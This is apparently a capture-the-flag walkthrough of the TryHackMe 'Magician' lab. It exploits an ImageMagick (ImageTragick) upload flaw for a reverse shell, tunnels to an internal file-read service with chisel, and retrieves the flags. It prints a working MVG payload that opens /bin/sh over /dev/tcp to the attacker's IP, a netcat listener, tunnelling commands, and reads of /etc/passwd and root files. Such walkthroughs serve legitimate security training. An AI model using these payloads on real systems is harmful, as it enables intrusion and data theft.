TL;DR
In this challenge we first exploit RCE on the ImageMagick service. Then, we use the internal LFI service on port 6666 to grab the root flag.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 21 with ftp, port 8080 with apache tomcat and port 8081 with nginx http server.
PORT     STATE SERVICE REASON         VERSION
21/tcp   open  ftp     syn-ack ttl 62 vsftpd 2.0.8 or later
8080/tcp open  http    syn-ack ttl 62 Apache Tomcat (language: en)
|_http-title: Site doesn't have a title (application/json).
8081/tcp open  http    syn-ack ttl 62 nginx 1.14.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET
|_http-title: magician
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: CA4D0E532A1010F93901DFCB3A9FC682
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added magician to my /etc/hosts file.
RCE on ImageMagick service at port 8081
I first went for the ftp service. It allows only anonymous connection, however, for some reason it just freeze:
┌──(agonen㉿kali)-[~/thm/Magician]
└─$ ftp anonymous@magician
Connected to magician.
220 THE MAGIC DOOR
331 Please specify the password.
Password:
230-Huh? The door just opens after some time? You're quite the patient one, aren't ya, it's a thing called 'delay_successful_login' in /etc/vsftpd.conf ;) Since you're a rookie, this might help you to get started: https://imagetragick.com. You might need to do some little tweaks though...
230 Login successful.
After some time, we got the message that was intended to help us:
this might help you to get started: https://imagetragick.com. You might need to do some little tweaks though...
When I visited the main page, we can see this image convertor magician

I went to the link https://imagetragick.com and found out there is some RCE vulnerability on the ImageMagick convertor. We’ll take the payload for RCE from here https://techbrunch.github.io/patt-mkdocs/Upload%20Insecure%20Files/Picture%20Image%20Magik/#exploit-v1
push graphic-context
encoding "UTF-8"
viewbox 0 0 1 1
affine 1 0 0 1 0 0
push graphic-context
image Over 0,0 1,1 '|/bin/sh -i > /dev/tcp/192.168.138.59/1337 0<&1 2>&1'
pop graphic-context
pop graphic-context
Just put it inside exploit.png, and upload it after setting the listener locally:
nc -nvlp 1337
we got the reverse shell

I’ll paste the payload of penelope for easier shell. The user flag:
magician@magician:~$ cat user.txt
THM{simsalabim_hex_hex}
Find root flag using LFI service
we first find the note that says there is some listening port that might tells us secrets.
magician@magician:~$ cat the_magic_continues
The magician is known to keep a locally listening cat up his sleeve, it is said to be an oracle who will tell you secrets if you are good enough to understand its meows.
I used ss -tl and found port 6666

I set up port tunneling using chisel which I uploaded to the machine
- locally:
chisel server --reverse -p 1234 - remotely:
./chisel client 192.168.138.59:1234 R:9000:127.0.0.1:6666

Now, we can access port 6666 locally, which was tunneled to port 9000;
http://127.0.0.1:9000/

It looks like some LFI portal, but each time it encodes the file content in other way. For example, I tried to get /etc/passwd:


This was encoded with base64, others as binary or hex. We can verify that with CyberChef

Okay, I tried to get /root/root.txt and got back hex string, which was decoded to the flag:
THM{magic_may_make_many_men_mad}
We probably can escalate to root using read of root ssh private key, located at /root/.ssh/id_rsa, or maybe crack the root hash from /etc/shadow